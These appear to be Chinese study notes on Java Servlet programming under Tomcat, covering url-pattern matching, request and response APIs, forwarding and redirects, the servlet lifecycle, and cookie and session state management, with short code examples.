提交数据时，Form提交的第一步是创建数据集，并根据ENCTYPE对数据集进行编码。ENCTYPE有两个值：multipart/form-data，application/x-www-form-urlencoded（默认值），前者可同时用于GET、POST，后者只用于POST。进行数据传输时，对于GET方法，数据集使用content type application/x-www-form-urlencoded编码并附在URL后面，在这种模式下，数据严格限制为ASCII码；对于POST，使用content-type编码字符集并将其构造成消息发送服务器端时，服务器端通过标准输入(stdin) 获得数据。

**HttpServlet的被Servlet所重写的service方法和doXXX方法之间的关系**：

service方法是程序的入口（类似于main方法）。我们的代码逻辑就在这个方法被调用到。在HttpServlet的service方法中，根据不同请求方式调用了不同的doXXX方法，所以我们在开发Servlet的时候，就不需要重写service方法，而是重写doXXX方法。因为get和post是最常用的的两种请求方式，所以一般只需要覆盖doGet和doPost方法即可！

**Servlet的线程并发问题**

Servlet在Tomcat服务器中，是单实例多线程的

**开发线程安全的Servlet建议**

1）尽量不要使用成员变量，或者静态成员变量。

2）如果必须要使用成员变量，就给使用了成员变量的代码块加同步锁，加锁的代码块的范围尽量缩小，因为有可能影响程序并发效率。

**Servlet的url-pattern匹配规则**

首先需要明确几容易混淆的规则：

1）Servlet容器中的匹配规则既不是简单的通配，也不是正则表达式，而是特定的规则。所以不要用通配符或者正则表达式的匹配规则来匹配。

2）Servlet 2.5开始，一个servlet可以使用多个url-pattern规则（多个URL可使用同一个Servlet处理）。

3）当Servlet容器接收到浏览器发起的一个url请求后，容器会用url减去当前应用的上下文路径，以剩余的字符串作为servlet映射，假如url是http://localhost:8080/appDemo/index.html，其应用上下文是appDemo，容器会将http://localhost:8080/appDemo去掉，用剩下的/index.html部分拿来做servlet的映射匹配

4）url-pattern映射匹配过程是有优先顺序的，而且当有一个servlet匹配成功以后，就不会去理会剩下的servlet了。

|  |  |  |
| --- | --- | --- |
| 匹配方式 | url-pattern示例 | URL示例 |
| 精确匹配（以/开头，无\*） | /hello | http://localhost:8080/myapp/hello |
| /first/hello | http://localhost:8080/myapp/first/hello |
| 模糊匹配（以/开头，以/\*号结尾） | /\* | http://localhost:8080/myapp/任意路径 |
| /first/\* | http://localhost:8080/myapp/first/任意路径 |
| 后缀匹配（以\*开头。常用后缀.do、.action） | \*.后缀名 | http://localhost:8080/myapp/任意路径.后缀名 |
| 默认匹配（/）  （**放行**其他Servlet不处理的请求，主要是放行静态资源）  （Tomcat自带JspServlet处理并放行\*.jsp和\*.jspx请求） |  | http://localhost:8080/myapp/任意路径.jsp或.jspx后缀 |
| 重写默认匹配（/）  （**拦截**其他Servlet不处理的请求，**需配置静态资源映射**）  （Tomcat自带JspServlet处理并放行\*.jsp和\*.jspx请求） | / |  |

**注意**：

1）要么以斜杠开头，要么\*号开头。非法的url-pattern例如: index.html

2）\*号要么在开头，要么在结尾，不要夹在中间。非法的url-pattern例如: /myapp/\*.html

**3）/\*拦截所有，一般只用于过滤器。**

4）前三种匹配方式映射到动态网页，默认匹配方式映射到静态网页，重写默认匹配方式后映射到所有请求（可添加静态资源映射）。

**5）默认映射路径斜杠/由Tomcat的web.xml定义并映射到DefaultServlet，用于放行所有其他Servlet都不处理的请求。**

**6）如果默认映射路径被重写到新的Servlet，会改放行为拦截所有其他Servlet都不处理的请求。解决方法：添加静态资源映射。**

**7）不管重不重写默认映射，\*.jsp和\*.jspx请求都不会被拦截，因为会由Tomcat的JspServlet处理。Tomcat的web.xml定义了两个Servlet及其映射，即DefaultServlet和JspServlet。**

**8）匹配优先级（过程）：优先精确匹配，其次模糊匹配，再次后缀匹配，最后默认映射路径（直接找文件），找不到则返回404错误。**

（先找动态网页，找不到再找静态网页，再找不到报错）

**9）SpringMVC的前端控制器如果是互联网项目建议重写默认映射并添加静态资源映射，如果是企业内部项目建议使用后缀映射。**

**Servlet如何访问数据库**：使用JDBC技术访问数据库：

**步骤一**、将JDBC驱动（.jar文件）放到WEB-INF\lib下

原因：ClassLoader找到字节码文件，然后加载到JVM的方法区中，变成一个对象。Tomcat都有自己的类加载器，会去WEB-INF下面lib中找字节码文件。毕竟jar包中都是字节码文件。

**步骤二**、编写JDBC代码，需要注意异常的处理

**HttpServletRequest 常用方法**

**获取请求行**：

获取请求方式：**String** **request.****getMethod();**

获取请求资源：假定web应用名为news，浏览器请求路径为 http://localhost:8080/news/main/list.jsp

**StringBuffer request.****getRequestURL();** http://localhost:8080/news/main/list.jsp

**String request.getRequestURI();** /news/main/list.jsp

**request.getContextPath();** /news

**request.getServletPath();** /main/list.jsp

**request.getRealPath("/");** F:\Tomcat 6.0\webapps\news\test

获取HTTP协议/版本： **String request.****getProtocol();**

**获取消息头**：

获取单个消息头的值： **String request.****getHeader(String name);**

获取多个消息头的值： **Enumeration<String> String request.getHeaders(String name);**

获取所有消息头名称： **Enumeration<String> request.getHeaderNames();** 返回的是枚举（迭代器）

获取所有消息头信息：

|  |
| --- |
| Enumeration<String> e = request.getHeaderNames();  **while** (e.hasMoreElements()) {  String headerName = e.nextElement();  String headerValue = request.getHeader(headerName);  System.***out***.println(headerName + ": " + headerValue);  } |

**一些案例**

1. 利用User-Agent消息头获取用户浏览器类型：提示用户更换适合的浏览器，分析不同浏览器访问比率，根据不同浏览器执行不同代码等。
2. 利用Referer消息头防止非法请求：

正常请求的流程：下载资源 -> 下载页面 -> 打开广告页面（下载链接） -> 开始下载

非法请求的处理：直接点击下载链接 -> 跳转广告页面（下载链接） -> 开始下载

非法请求的判定：**referer==null || !referer.contains("/adv.html")**

1）直接访问下载资源（如地址栏直达）：**referer==null** 只有从超链接过来的请求才有Referer请求头。

2）不是从广告页面过来的请求（如盗链）：**!referer.contains("/adv.html")**

|  |
| --- |
| String referer = res.getHeader("Referer");  **if** (referer == **null** || !referer.contains("/adv.html")) {  resp.getWriter().write("你当前的下载请求是非法请求，请重新下载！<a href='/download/adv.html'>重新下载</a>");  } **else** {  resp.getWriter().write("资源正在下载.....");  } |

**获取实体内容**：（注意中文编解码问题）

**ServletInputStream request.getInputStream();**

**BufferedReader request.getReader();**

注：URL编解码类：URLEncoder和URLDecoder编解码方法：

static String java.net.URLEncoder.encode(String s, String enc) throws UnsupportedEncodingException;

static String java.net.URLDecoder.decode(String s, String enc) throws UnsupportedEncodingException;

示例：

|  |
| --- |
| **InputStream in = request.****getInputStream();**  **byte**[] buf = **new** **byte**[1024];  **int** len = 0;  **while** ((len = in.read(buf)) != -1) {  String body = **new** String(buf, 0, len);  str = URLDecoder.*decode*(str, "utf-8"); //若有中文URL，用URL依页面指定字符集解码  System.***out***.print(body); //不要换行  } |

**获取查询字符串**：

获取GET方式提交的查询字符串：**String request.getQueryString();**

获取POST方式提交的查询字符串：同**获取实体内容**。

**其他**：

**getPathInfo();** 获取请求URL中的额外路径信息（URL中的Servlet之后和查询参数之前的内容，以“/”开头）

**getRemoteAddr();** 获取发出请求的客户机的IP地址

**getRemoteHost();** 获取发出请求的客户机的完整主机名

**getRemotePort();** 获取客户机所使用的网络端口号

**getLocalAddr();** 获取WEB服务器的IP地址

**getLocalName();** 获取WEB服务器的主机名

**获取表单数据**：

**String**  **request.getParameter(String paramName);** 获取指定单个参数值。若参数名写错，返回null

**String[] request****.getParameterValues(String paramName);** 获取指定一组同名参数值（如复选框）。若用户未勾选，返回null。

**Enumeration<String> request.****getParameterNames();** 获取所有参数名（返回枚举，参考“获取所有消息头名称”）

**Map<String, String[]> request.getParameterMap();** 获取所有参数对象（名和值）

**域操作**：

**request.setAttribute(String name,Object obj);** 绑定数据

**request.getAttribute();** 获取绑定的数据

**request.removeAttribute();** 移除绑定的数据

**HttpServletResponse 常用方法**

**修改状态码**

**void response.setStatus(404);** （将只发送错误码）

**void response.sendError(404);** （将发送错误码+错误页面）

**修改消息头**

**void response.setHeader(String name, String value);**

**修改实体内容**

**response.getWriter().write("Hello World!");** 用于传输文字（**字符流**）

**response.getOutputStream().write("Hello Java!".getBytes());** 用于传输文件（**字节流**），文字亦可

**设置返回的数据类型、字符编码和浏览器解码方式**（数据类型可在Tomcat的web.xml中文件找）

**res.setContentType("text/html;charset=utf-8");**（此种编码设置会通过响应头通知浏览器）

设置返回的字符编码（不推荐，此种编码设置不会通过响应头通知浏览器）

res.setCharacterEncoding("utf-8");

**案例**

1. 302+location实现重定向的另一种写法：

|  |
| --- |
| response.setStatus(302);  response.setHeader("location", "/servlet/NewFile.html"); |

1. 使用refresh消息头实现定时跳转/定时刷新：

|  |
| --- |
| response.getWriter().write("注册成功！3秒后自动转到主页");  response.setHeader("refresh", "3;/servlet/NewFile.html"); |

1. res.setContentType("text/html;charset=utf-8");的另一种写法：

|  |
| --- |
| response.setHeader("content-type", "text/html;charset=utf-8"); |

1. 使用content-disposition消息头告诉浏览器以下载方式打开图片：

|  |
| --- |
| File file = **new** File("E:/图片/风景/A.JPG");  response.setHeader("content-disposition", "attachment;filename=" + file.getName());  FileInputStream fis = **new** FileInputStream(file);  OutputStream out = response.getOutputStream();  **byte**[] buf = **new** **byte**[1024];  **int** len = 0;  **while** ((len = fis.read(buf)) != -1) {  out.write(buf, 0, len);  }  fis.close(); |

**转发和重定向**

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | **含义** | **浏览器地址栏** | **执行者** | **范围** | **浏览器请求次数** | **request和response** | **使用场景** |
| **转发** | 转发是一个请求未处理完，通知容器转交另外一个组件继续处理。 | 浏览器不知转发，地址栏不变 | 服务器 | 转发地址必须是内部地址，只能转发到当前web应用内部的组件或资源 | 一次请求，。 | 组件间共用同一对request和response对象 | 查 |
| **重定向** | 重定向是一个请求已经处理完，再处理另外一个请求。 | 浏览器收到302状态码和location，地址栏变为重定向的地址 | 浏览器 | 重定向地址可以为外部地址，可以重定向到当前web应用，其他web应用，甚至其他站点的组件或资源 | 两次请求， | 两个组件前后各用一对不同的request和response对象，存在时期不同，不能也无法共享。（可通过ServletContext对象共享） | 增删改后重定向至修改后的数据展示页面（防止表单重复提交） |

**转发步骤**：

1. 绑定数据到request对象：**request.setAttribute(String name,Object obj);**
2. 获得转发器和实现转发：**request.getRequestDispatcher(String uri).forward(request,response);**

**重定向步骤**：

1. 可以绑定数据到ServletContext对象：**getServletContext().setAttribute(String name, Object obj);**
2. 实现重定向：**response.sendRedirect(String url);**

**注意：不管转发还是重定向，代码后面若还有其他代码则会继续执行，除非有异常。**

**如何保证Servlet线程安全**：**使用synchronized加锁**

|  |
| --- |
| **package** web;  **import** java.io.IOException;  **import** javax.servlet.ServletException;  **import** javax.servlet.http.HttpServlet;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **public** **class** SomeServlet **extends** HttpServlet {  **private** **int** count = 0;  @Override  **public** **void** service(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {  **synchronized** (**this**) {  count++;  **try** {  Thread.*sleep*(1000);  } **catch** (InterruptedException e) {  e.printStackTrace();  }  System.***out***.println(Thread.*currentThread*().getName() + ":" + count);  }  }  } |

**ServletConfig**

**ServletConfig常用方法**

**String**  **getInitParameter(String name);** 根据指定的初始化参数名获取该初始化参数的值

**Enumeration getInitParameterNames();**  获取所有初始化参数的名（返回枚举）

**ServletContext** **getServletContext();** 获取Servlet上下文

**String** **getServletName();** 获取Servlet名

注：在当前Servlet获取ServletConfig的方法：**ServletConfig config =** **getServletConfig();**

ServletConfig配置对象用于封装Servlet的初始化参数和为Servlet传入ServletContext。一个ServletConfig封装一个Servlet的配置信息。

Servlet的初始化参数在Servlet配置文件web.xml中通过<servlet>的子标签**<init-param>进行**配置：

|  |
| --- |
| <servlet>  <servlet-name>ConfigDemo</servlet-name>  <servlet-class>gz.itcast.f\_config.ConfigDemo</servlet-class>  <!—服务器启动时自动加载servlet -->  <load-on-startup>1</load-on-startup>  <!-- servlet的初始化参数 -->  <init-param>  <param-name>path</param-name>  <param-value>e:/aaa.txt</param-value>  </init-param>  </servlet> |

在Servlet中读取web.xml中设置的初始化参数：

|  |
| --- |
| String path = getServletConfig().getInitParameter("path"); |

ServletConfig对象还可让Servlet接受一个ServletContext对象。

**ServletContext**

**什么是ServletContext（上下文）**

WEB容器在启动时，它会为每个WEB应用程序都创建一个对应的ServletContext对象，它代表当前web应用的环境信息。ServletContext对象作为ServletConfig对象的成员变量随ServletConfig传入Servlet中（通过带参的init方法！）。该应用任何组件在任何时候都可以访问该对象，所以Servlet上下文具有唯一性。

**获取Servlet上下文（四种）**

• GenericeServlet（HttpServlet）提供的 getServletContext()

• ServletConfig提供的 getServletContext() （根本方式）

• HttpSession提供的 getServletContext()

• FilterConfig提供的 getServletContext()

根本方式：this.getServletConfig().getServletContext(); 通过ServletConfig对象来获取到ServletContext对象！

简化写法：**getServletContext();**

ServletContext对象：服务器启动的时候创建

ServletConfig对象：调用init方法之前创建，先于ServletContext对象！

伪代码：

|  |
| --- |
| public ServletCofig{  ServletContext context;  public ServletConfig(context){  this.context=context;  }  public ServetContxt getServletContext(){  return context;  }  }  ServletConfig config = new ServletConfig(context);  public MyServlet extends HttpSevlet{  publlic init(ServletConfig config){  SevletContext context= config. getServletContext();  }  } |

**ServletContext常用方法**

1. 获取web的上下文路径（应用名的路径）：String getContextPath(); 上下文路径是指应用名（前面加个“/”），不是项目名。  
   eclipse更改应用名的方法：项目右键 → Properties → Web Project Settings → 修改Context root。  
   **简化写法：String request.getContextPath()**
2. 获取全局参数：  
   **String getInitParameter(String name);** 根据指定参数名获取该参数值  
   **Enumeration getInitParameterNames();** 获取所有参数名（返回枚举）web.xml中全局参数的配置：

|  |
| --- |
| <context-param>  <param-name>path</param-name>  <param-value>e:/aaa.txt</param-value>  </context-param> |

1. 域操作：  
   **void setAttribute(String name, Object object);  
   Object getAttribute(String name);  
   void removeAttribute(String name);**  
   注：域对象是指在不同资源（Servlet/JSP）之间共享数据的对象。  
   Servlet有三个域对象：ServletContext、HttpServletRequest、HttpSession。  
   JSP有一个域对象：PageContext对象。  
   例：在两个Servlet中实现跨Servlet的数据共享：  
   SomeServlet中：getServletContext**().**setAttribute**(**"name"**,** "Lisa"**);**OtherServlet中：String name = **(**String**)** getServletContext**().**getAttribute**(**"name"**);**
2. 获取转发：  
   **RquestDispatcher getRequestDispatcher(String path);** （只能写绝对路径，不建议使用）  
   请求转发：context.getRequestDispatcher("路径").forward(request,response);  
   **请求转发简化写法：request.getRequestDispatcher("路径").forward(request,response);**
3. 读取web项目的资源文件  
   **String getRealPath(String path);** 获取资源文件的真实路径 **InputStream getResourceAsStream(String path);** 获取资源文件的输入流 **java.net.URL getResource(String path);** 获取资源文件的URL（日后研究）  
   读取web项目资源文件不要用相对目录。因为相对路径的当前目录是Java命令运行的目录，各钟服务器启动Java命令的目录不同（可用 System.out.println(new File(".").getAbsolutePath()); 查看当前目录）。

|  |
| --- |
| String path = getServletContext().getRealPath("/WEB-INF/classes/haha.properties");  FileInputStream f = **new** FileInputStream(path);  Properties p = **new** Properties();  p.load(f);  System.***out***.println(p.getProperty("name"));  System.***out***.println(p.getProperty("password")); |
| InputStream in = getServletContext().getResourceAsStream("/WEB-INF/classes/haha.properties");  // FileInputStream f = new FileInputStream(path);  Properties p = **new** Properties();  // p.load(f);  p.load(in);  System.***out***.println(p.getProperty("name"));  System.***out***.println(p.getProperty("password")); |

* 1. **生命周期**

**Java Web应用的生命周期**

初始：

1）把web.xml加载到内存中

2）创建一个ServletContext对象

3）初始化所有Filter

4）初始化需要在启动时初始化的Servlet

运行：

对于不需要再启动时初始化的Servlet，在客户端第一次请求该Servlet时初始化该Servlet

销毁：

1）销毁Servlet

2）销毁Filter

3）销毁所有应用相关对象，如ServletContext

**Tomcat Server处理一个http请求的过程**

Server（admin port: 8005）

Service

Service

Connector(p:8080)

Coyote HTTP/1.1

Connector

HTTPS

Connector(p:8009)

Coyote/JK2 AJP/1.3

Connector

其他协议

Engine

Host:localhost

Context

path="/hello"

Host:www.xyz.com

Context

path=""

Context

path="/hi"

Context

path=""

**浏览器发送请求**

假设为<http://localhost:8080/hello/index.jsp>

**客户端电脑解析并发送请求**

客户端电脑从本地hosts文件查询域名和ip的映射，找不到则联网到运营商的DNS服务器查询，查到后向目标ip发送请求。

（localhost为本机域名，直接发送请求给本机，本机又当客户端又当服务端）

**服务器电脑接收并解析请求**

1）服务器电脑接收请求，请求被分派到8080端口，被在那里侦听的Tomcat的Coyote HTTP/1.1 Connector获得

2）Connector把该请求交给它所在的Service的Engine来处理，并等待来自Engine的回应

3）Engine把该请求交给name="localhost"的Host（即使匹配不到也把请求交给该Host处理，因为该Host被定义为该Engine的默认主机）

4）该Host把该请求交给path="/hello"的Context（如果匹配不到就把该请求交给路径名为""的Context去处理）

5）该Context获得请求/index.jsp，在它的mapping table中寻找对应的servlet（匹配url-pattern找servlet-name，进而找servlet-class）

6）Context根据找到的servlet-class寻找目标servlet对象，如未找到，则通过反射创建该servlet对象

7）Context构造HttpServletRequest和HttpServletResponse对象，作为参数调用目标servlet对象的service方法（doGet或doPost方法）

**目标Servlet处理请求并发送响应**

8）目标servlet的service方法读取请求信息，处理完毕后写入响应信息

9）Context把执行完了之后的HttpServletResponse对象返回给Host

10）Host把HttpServletResponse对象返回给Engine

11）Engine把HttpServletResponse对象返回给Connector

12）Connector把HttpServletResponse对象返回给客户browser

**Service何时销毁**

WEB应用程序被停止或重新启动之前，Servlet引擎将卸载Servlet，并在卸载之前调用Servlet的destroy()方法。

**web.xml的配置中<context-param>配置作用**  
1.启动一个WEB项目的时候,容器(如Tomcat)会去读它的配置文件web.xml中的节点: <listener>和<context-param>

2.紧接着,容器创建一个ServletContext(上下文),这个WEB项目所有部分都将共享这个上下文.

3.容器将<context-param>转化为键值对,并交给ServletContext.

4.容器创建<listener>中的类实例,即创建监听.


5.在监听中有contextInitialized(ServletContextEvent args)初始化方法,在该方法中获得ServletContext ServletContextEvent.getServletContext();  
context-param的值 = ServletContext.getInitParameter("context-param的键");

6.得到这个context-param的值之后,你就可以做一些操作了.注意,这个时候你的WEB项目还没有完全启动完成.这个动作会比所有的Servlet都要早.  
换句话说,这个时候,你对<context-param>中的键值做的操作,将在你的WEB项目完全启动之前被执行.

7.举例.你可能想在项目启动之前就打开数据库.  
那么这里就可以在<context-param>中设置数据库的连接方式,在监听类中初始化数据库的连接.

8.这个监听是自己写的一个类,除了初始化方法,它还有销毁方法.用于关闭应用前释放资源.比如说数据库连接的关闭.

**Servlet的生命周期（四个阶段）**



|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 阶段 | 容器所调用方法 | 调用次数（一个周期内） | 何时调用 | 方法作用 |
| 实例化 | 构造方法 | 调用一次（Servlet是单例的） | **默认接收第一次请求时调用** | 创建Servlet对象 |
| 初始化 | init方法 | 调用一次 |  | 初始化参数 |
| 服务 | service()方法 | 多次，请求一次调用一次 |  | 处理业务逻辑 |
| 销毁 | destroy()方法 | 调用一次 | 容器停止或重启时 | 销毁Servlet |

**阶段一、实例化（容器调用默认无参构造方法创建Servlet）**

默认在服务器收到对该Servlet请求之后创建该Servlet，亦可在服务器启动时自动加载：

在<servlet>标签内追加子标签：

**<load-on-startup>1</load-on-startup>**

正数值越小，优先级越高，应用启动时越先被创建。小于0或未指定，则请求时再创建。

**阶段二、初始化（容器调用init方法初始化****Servlet）**

**GenericServlet类两个init方法作用**

带参的**init(ServletConfig config)**方法是Servlet的初始化方法，该方法首先传入ServletConfig对象给Servlet，然后调用无参的**init()**方法，以供开发者重写**额外的**初始化逻辑。如需增加初始化逻辑，建议重写无参的init方法，不要重写带参的init方法，以免忘记传入ServletConfig对象。

**阶段三、服务（容器调用service()方法运行Servlet）**

Servlet初始化以后就可以接收请求发送响应了！每个请求封装成ServletRequest对象，并与ServletResponse对象以参数的形式传给Servlet实现类的service()实现方法。

**阶段四、销毁（容器调用****destroy()方法销毁Servlet）**

Servlet容器停止或重启时销毁之。

**用伪代码演示tomcat服务器如何调用四个方法**

|  |
| --- |
| 1）通过反射，创建HelloServlet的对象  1.1 得到HelloServlet的CLass对象  Class clazz = Class.forName("gz.itcast.a\_servlet.HelloServlet ")  1.2 通过class对象调用构造方法  Object obj = clazz.newInstance(); 调用无参的构造方法。 --1）构造方法被调用  2）通过反射，调用init方法  2.1 得到init方法对象  Method m = clazz.getDeclaraeMethod("init",ServletConfig.class);  2.2 调用方法  m.invoke(obj,config); --2)init方法被调用    3）通过反射，调用service方法  3.1 得到service方法对象  Method m = clazz.getDeclareMethod("service",HttpServletRequest.class,HttpServletResponse.class);  3.2 调用方法  m.invoke(obj,request,response); --3）service方法被调用    4）通过反射，调用destroy方法  4.1 得到destroy方法对象  Method m= clazz.getDeclareMethod('destroy",null);  4.2调用方法  m.invoke(obj,null); --4)destroy方法被调用 |

**使用画图演示四个生命周期**



**Servlet接口、GenericServlet抽象类、HttpServlet实现类三者关系**

在ServletAPI中最重要的是Servlet接口，所有Servlet都会直接或间接的与该接口发生联系，或是直接实现该接口，或间接继承自实现了该接口的类。

该接口包括以下四个方法：

init(ServletConfig config)

service(ServletRequest req,ServletResponse res)

destroy( )

在最开始制定Servlet规范时，设计者希望这套规范能够支持多种协议的组件开发，所以Servlet接口是最重要的一个接口。虽然我们写的程序中编写的Servlet都是继承自HttpServlet，但本质上都是对该接口的实现，因为HttpServlet就是针对Servlet这个接口的一个抽象的实现类。可以理解为HttpServlet是支持HTTP协议的分支的一部分。设计Servlet接口中的service方法时，也是希望该方法能够处理多种协议下的请求及响应，所以参数类型是ServletRequest，而在HttpServlet这个支持HTTP协议的分支中，service方法的参数则变成了HttpServletRequest和HttpServletResponse，这两个类分别继承于ServletRequest和ServletResponse，也就是对这两个类的一个具体协议的包装，区别是增加了很多与HTTP协议相关的使用API。

制定的这种规范在实际使用中发现，并不会扩展为HTTP协议之外，所以有了过度设计的缺陷，也为在编写HTTP协议的Web应用时添加了一些不必要的操作。

Servlet API中另一个重要的类就是GenericServlet这个抽象类，它对Servlet接口中的部分方法（init和destroy）添加了实现，使得开发时只需要考虑针对service方法的业务实现即可。

HttpServlet又是在继承GenericServlet的基础上进一步的扩展，一个是public voidinit(ServletConfig config)，另一个是 public void init()。他们有如下的关系： init（ServletConfig config）方法由Tomcat自动调用，它读取web工程下的web.xml，将读取的信息打包传给此参数，此方法的参数同时将接收的信息传递给GenericServlet类中的成员变量config，同时调用init()。以后程序员想重写init方法可以选择init（ServletConfig config）或者init()，但是选择init（ServletConfig config）势必会覆盖此方法已实现的内容，没有为config变量赋值，此后若是调用getServletConfig（）方法返回config时会产生空指针异常的，所以想重写init（ServletConfig config）方法，必须在方法体中第一句写上 super.init（config），为了防止程序员忘记重写super.init（config）方法sun公司自动为用户生成一个public void init()的方法。GenericServlet具体的定义如下所示

|  |
| --- |
| GenericServlet{  ServletConfig config；  public void init(){} //此方法什么也没做，可以说是为编程人员预留的接口  public void init(ServletConfig config)  {  this.config=config;  this.init();  }  getServletConfig()  {  return config；  }  } |

* 1. **Servlet状态管理之Cookie**

**为什么需要状态管理**：

HTTP协议是无状态协议，一次请求对应一次响应，响应结束立即断开连接，同一个用户的不同请求对于服务器端来讲并不会认为这两个请求有什么关联性，并不会以此区分不同的客户端。但实际情况中还是需要服务器端能够区分不同的客户端以及记录与客户端相关的一些数据，所以状态管理能够做到不同客户端的身份识别。

**什么是状态管理**：

将客户端与服务器之间多次交互当做一个整体来看待，并且将多次交互中涉及的数据保存下来，提供给后续的交互进行数据的管理即状态管理。（**管理浏览器与服务器之间的交互数据**）

**状态管理两种常见模式**：

javax.servlet.http.Cookie

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | **过程** | **数据存放位置** | **数据类型** | **安全性** |
| **Cookie** | **1）**服务器端创建Cookie数据。**2）**服务器通过set-cookie响应头发送给浏览器保存。**3）**浏览器下次访问服务器时，会携带cookie数据通过cookie请求头发送给服务器处理，处理完后再从**2）**循环直至cookie失效。 | 数据放在浏览器端（默认内存中，可设置到硬盘） | 只能string，而且大小有限制 | 不安全 |
| **Session（会话）** | **1）**服务器端创建Session数据，并为该组数据编号（JSESSIONID）。**2）**服务器只将编号通过set-cookie响应头发给浏览器保存。**3）**当浏览器再次请求时只需通过cookie请求头发送该编号，服务器按编号搜索对应的数据，处理完后再从**2）**循环直至cookie或session失效。 | 数据放在服务器端（内存中），占用服务器资源 | 任意类型，没有大小限制。 | 安全 |

**Cookie的原理：**一旦创建，自动交互

**如何创建和发送Cookie**

使用Cookie的构造方法创建cookie对象（名值对）：

**Cookie cookie = new Cookie(String name, String value);**

将cookie对象添加到响应消息头（set-cookie），将自动发送给浏览器保存，若有同name**且同path**的cookie，之前的value会被覆盖：

**response.addCookie(cookie);** // response.setHeader("set-cookie", "name=value");

Cookie c1 = new Cookie("username","Lisa");

Cookie c2 = new Cookie("city","NewYork");

response.addCookie(c1); //添加后会自动发送给浏览器

response.addCookie(c2); //添加后会自动发送给浏览器

**如何接收和查询Cookie**

浏览器带着cookie访问服务器（请求头是cookie），服务器接收cookie信息

**Cookie[] request.getCookies();** // request.getHeader("cookie");

**String cookie.getName();**

**String cookie.getValue();**

Cookie[] cookies = request.getCookies(); //返回多个cookies

if (cookies != null) {

for (Cookie cookie : cookies) {

String name = cookie.getName();

String value = cookie.getValue();

System.out.println(name + "=" + value);

}

} else {

System.out.println("没有cookie！");

}

**如何修改Cookie的值**

**cookie.setValue(String newValue);** 修改此cookie的值。

Cookie[] cookies = request.getCookies();

if(cookies!=null){

for(Cookie c : cookies){

String cookieName = c.getName();

if（cookieName.equals(“uname”)){

c.setValue(“Mark”);

response.addCookie( c );

}

}

**Cookie的生存时间**

默认情况下被浏览器保存在内存中，只要不关闭浏览器Cookie就会一直存在。

可设置过期时间使Cookie保存在硬盘上以延续更长时间：

**cookie.setMaxAge(int seconds);** 指定失效时长，参数seconds的单位为秒，但精度不是很高。

seconds > 0 ：代表Cookie保存在缓存（硬盘上）的时长，从最后一次使用cookie开始计算。

seconds = 0 ：删除此cookie。

seconds < 0 ：默认值（-1），浏览器关闭后失效（Cookie保存在内存中）。

**Cookie的有效路径**

客户端发送Cookie的条件：只有符合路径规范的请求才会发送Cookie到服务器端。

Cookie的默认路径：客户端在接受Cookie时会为该Cookie记录一个默认路径，这个路径记录的是添加这个Cookie的Web组件的路径。如，当客户端向 http://localhost:8080/test/file/addCookie.jsp发送请求时创建了cookie，那么该cookie的路径就是 /test/file/，只有当访问的地址是Cookie的路径或者其子路径时，浏览器才发送Cookie到服务器端。

如何设置Cookie的路径：

**cookie.setPath(String uri);** 指定此cookie起作用的基础请求路径，默认为截取请求URL的值从开头截到最后斜杠。

**Cookie中文编码和解码**

Cookie只能保存ASCII字符，使用编码类**URLEncoder**和解码类**URLDecoder**的两个**静态方法**可以让Cookie存取中文：

**static String URLEncoder.encode(String s, String enc);**

**static String URLDecoder.decode(String s, String enc);**

Cookie c = new Cookie("city",URLEncoder.encode("北京","utf-8")); //存中文

String value = URLDecoder.decode(cookie.getValue(),"utf-8")); //取中文

**Cookie的限制**

1. 可以通过修改设置被用户禁止。
2. 内容限制：只能保存字符串（Session还可以保存对象），只能保存ASCII字符，长度最大4kb左右，
3. 数量限制：浏览器一般只允许存放300个Cookie，每个站点最多存放20个Cookie。
4. 安全性很低，易被截取数据包获取，未加密情况下不要存放敏感数据。
5. 当大量请求时，Cookie的传递会增加服务器负担。
   1. **Servlet状态管理之Session**

**什么是****Session**

服务器为不同的客户端在内存中创建了用于保存数据的Session对象，并将用于标识该对象的唯一编号（JSESSIONID）作为Cookie发回给与该对象对应的客户端。当浏览器再次发送请求时，JSESSIONID也会被发送过来，服务器凭借这个唯一JSESSIONID搜索与之对应的Session对象。在服务器端维护的这些用于保存与不同客户端交互时的数据的对象叫做Session。

**Session的原理：**

数据存储在服务器端，通过JSESSIONID在服务器中查询对应的session对象。

**如何获得Session**

若请求中无SID，则创建session；若请求中有SID，则根据SID查找session，但也存在找到找不到的可能：

**HttpSession session** **= request.getSession(); 有则取无则建，必返回一session**（无参默认为true。校验旧Session失败则创建新Session）

**HttpSession session** **= request.getSession(false); 有则取无则返空，要防止空指针**（校验旧Session失败则返回null）

使用第一种获取session对象的方法时，

flag = true：若无SID或按SID找不到session则创建新session，若有SID且找到session则返回此session。故flag为true时必返回一session对象。

flag = false：若无SID或按SID找不到session时则返回null，只有根据SID找到session时才会返回此session。

**如何使用Session管理数据（任意类型）**

**void session.setAttribute(String name,Object obj);** //添加数据

**Object session.getAttribute(String name);** //获取指定数据

**void session.****removeAttribute(String name);** //移除指定数据

**void** **invalidate();** //移除session，常用于登出操作（removeAttribute("用户名")？）

**设置Session超时时间和JSESSIONID超时时间**

Session默认超时时间为30分钟，此时间段内无相应请求则Session对象自动销毁。

JSESSIONID默认浏览器关闭后丢失。

**设置Session超时时间**：

编程式（单个设置，单位为秒）：**void setMaxInactiveInterval(int seconds);**

声明式（全部设置，单位为分钟）：在web.xml中：

|  |
| --- |
| <session-config>  <session-timeout>30</session-timeout>  </session-config> |

